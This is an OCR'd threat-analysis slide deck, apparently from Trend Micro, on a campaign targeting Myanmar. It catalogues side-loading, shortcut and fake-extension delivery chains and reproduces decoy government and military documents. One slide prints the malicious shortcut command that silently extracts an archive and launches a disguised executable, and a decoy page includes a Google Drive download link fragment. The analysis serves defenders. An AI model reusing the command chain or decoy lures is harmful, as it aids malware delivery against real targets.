
ယွန်းပညာကောလိပ်
ဆောင်းဒါးရက်ကန်းနှင့် အသက်မွေးပညာသိပ္ပံ
တိုင်းဒေသကြီး/ ပြည်နယ်အသေးစားစက်မှုလက်မှုလုပ်ငန်းဦးစီးဌာနအားလုံး
စက်မှုလက်မှုအလုပ်ရုံ(ရန်ကုန်)
မြန်မာ့လက်မှုအနုပညာစင်တာ(ရန်ကုန်/မန္တလေး)
ဓာတ်ခွဲခန်း(ရန်ကုန်)
ခရိုင်အသေးစားစက်မှုလက်မှုလုပ်ငန်းဦးစီးဌာနများအားလုံး
ရက်ကန်းနှင့် အသက်မွေးပညာသင်တန်းကျောင်းများအားလုံး

အကြောင်းအရာ။ **ပညာသင်ဆုလျှောက်ထားနိုင်ကြောင်း အကြောင်းကြားခြင်း**

ရည် ညွှန်း ချက် ။ သမဝါယမနှင့်ကျေးလက်ဖွံ့ဖြိုးရေးဝန်ကြီးဌာန၊ ပြည်ထောင်စုဝန်ကြီးရုံး၏
၁၁.ဧ.၂၀၂၂ ရက်စွဲပါစာအမှတ်၊ ၅/ ၂/ ၆/ သမကျေးလက် (ဝဓ၉/ ၂၀၂၂)

၁။ ရင်းနှီးမြှုပ်နှံမှုနှင့် နိုင်ငံခြားစီးပွားဆက်သွယ်ရေးဝန်ကြီးဌာန၏ ၅.ဧ.၂၀၂၂ ရက်စွဲ ပါစာအမှတ်- ၁၁/ ၃၃/ ၁၁(၂၀၂၆/ ၂၀၂၂) (၁၀၈) (ရိုးရိုး) ကို ရည်ညွှန်းလျက် JSPS Postdoctoral Fellowships for Research in Japan နှင့် JSPS Invitational Fellowships for Research in Japan ပညာသင်ဆုအား အရည်အချင်းပြည့်မီသော လုပ်ငန်းတာဝန်နှင့်ကိုက်ညီသည့်ဝန်ထမ်း

- The agreement in 9th Senior Staff Talks (SST) between Myanmar and Thailand



Secret

Agreed Minutes

9th Thailand-Myanmar Senior Staff Talks

4th August 2022

Bangkok, Thailand

Introduction

The 9th Thailand-Myanmar Senior Staff Talks (SST) co-chaired by Lieutenant General Chitchanok Nujjaya, Director of Joint Operations, Royal Thai Armed Forces Headquarters and Lieutenant General Aung Soe, the Commander of No. (4) Bureau of Special Operations, Office of the Commander-in-Chief (Army) was held from 3rd- 5th August 2022 in Bangkok, Thailand.

Item 1: Opening Remarks

Lieutenant General Chitchanok Nujjaya, Thai co-chairman and Lieutenant General Aung Soe, Myanmar co-chairman delivered their speeches, introduced their respective delegates (Opening Remarks and Names of the delegates are attached in Annex-I (Thailand) and Annex-II (Myanmar)) and gave guidance to the meeting.

Item 2: Adoption of the Agenda

The Meeting adopted the Agenda of the 9th SST Meeting which appears as Annex III

Item 3: Matters of Acknowledgement


3.1 **Review of 8th SST Agreed Minutes & Activities**

Progress Report of the Decisions Taken during the 8th Myanmar - Thailand SST was reviewed by both sides and agreed that all incomplete items

Types of Arrival Vectors


- Type A: DLL Side Loading
- Type B: Shortcut Links
- Type C: Fake File Extensions
- Type D: DLL Embedded in DOCX

Type A: DLL Side Loading – 1




- Ⓐ Legitimate executable
- Ⓑ Trojan.Win32.PUBLOAD
- Ⓒ Decoy document

Type A: DLL Side Loading – 2



- Ⓐ Legitimate executable
- Ⓑ Cobalt Strike dropper
- Ⓒ Decoy document

Type B: Shortcut Links




Ⓐ Installer

Ⓑ Legitimate executable

Ⓒ Backdoor.Win32.TONESHELL

```
%ComSpec% /c "_¥_¥_¥_¥_¥_¥putty.exe||(forfiles /P %APPDATA%¥..¥..¥ /S /M Desktop.rar /C "cmd /c (c:¥progra~1¥winrar¥winrar.exe x -inul
-o+ @path||c:¥progra~2¥winrar¥winrar.exe x -inul -o+ @path)&&_¥_¥_¥_¥_¥_¥putty.exe")"
```

Type C: Fake File Extensions



- Ⓐ First-stage legitimate executable
- Ⓑ Trojan.Win32.TONEINS
- Ⓒ Second-stage legitimate executable
- Ⓓ Backdoor.Win32.TONESHELL
- ⒺⒻ Decoy document

TREND MICRO

Type D – Decoy Documents

ပြည်ထောင်စုသမ္မတမြန်မာနိုင်ငံတော်အစိုးရ
ပြည်ထောင်စုအစိုးရအဖွဲ့ရုံးဝန်ကြီးဌာန
ဝန်ကြီးရုံး

မူကြမ်း

စာအမှတ်၊ ။ ၆၆၅ ။ ၃၀၀ ။အဖရ ။ ၂၀၂၂ ။

ရက် စွဲ ၊ ၂၀၂၂ ခုနှစ်၊ သြဂုတ်လ ရက်

သို့


အခွန်အယူခံခုံအဖွဲ့ရုံး

အမျိုးသားစည်းလုံးညီညွတ်ရေးနှင့် ငြိမ်းချမ်းရေးဖော်ဆောင်မှုဦးစီးဌာန

အကြောင်းအရာ။ **မြန်မာနိုင်ငံ၏ ရေရှည်တည်တံ့ခိုင်မြဲပြီး ဟန်ချက်ညီသော ဖွံ့ဖြိုးတိုးတက်မှု စီမံကိန်း (Myanmar Sustainable Development Plan-MSDP)**
ပြင်ဆင်ရေးကိစ္စhttps://drive.google.com/uc?id=
&export=download
(Extracting passwords: 09-11-2022)

ရည် ညွှန်း ချက်။ စီမံကိန်းနှင့် ဘဏ္ဍာရေးဝန်ကြီးဌာန၏ ၃။၈။၂၀၂၂ ရက်စွဲပါစာအမှတ်၊
စဘ။ စီမံ။ ၃။၅၇။၃၀၉။၂၀၂၂။

မြန်မာနိုင်ငံ၏ ရေရှည်တည်တံ့ခိုင်မြဲပြီး ဟန်ချက်ညီသော



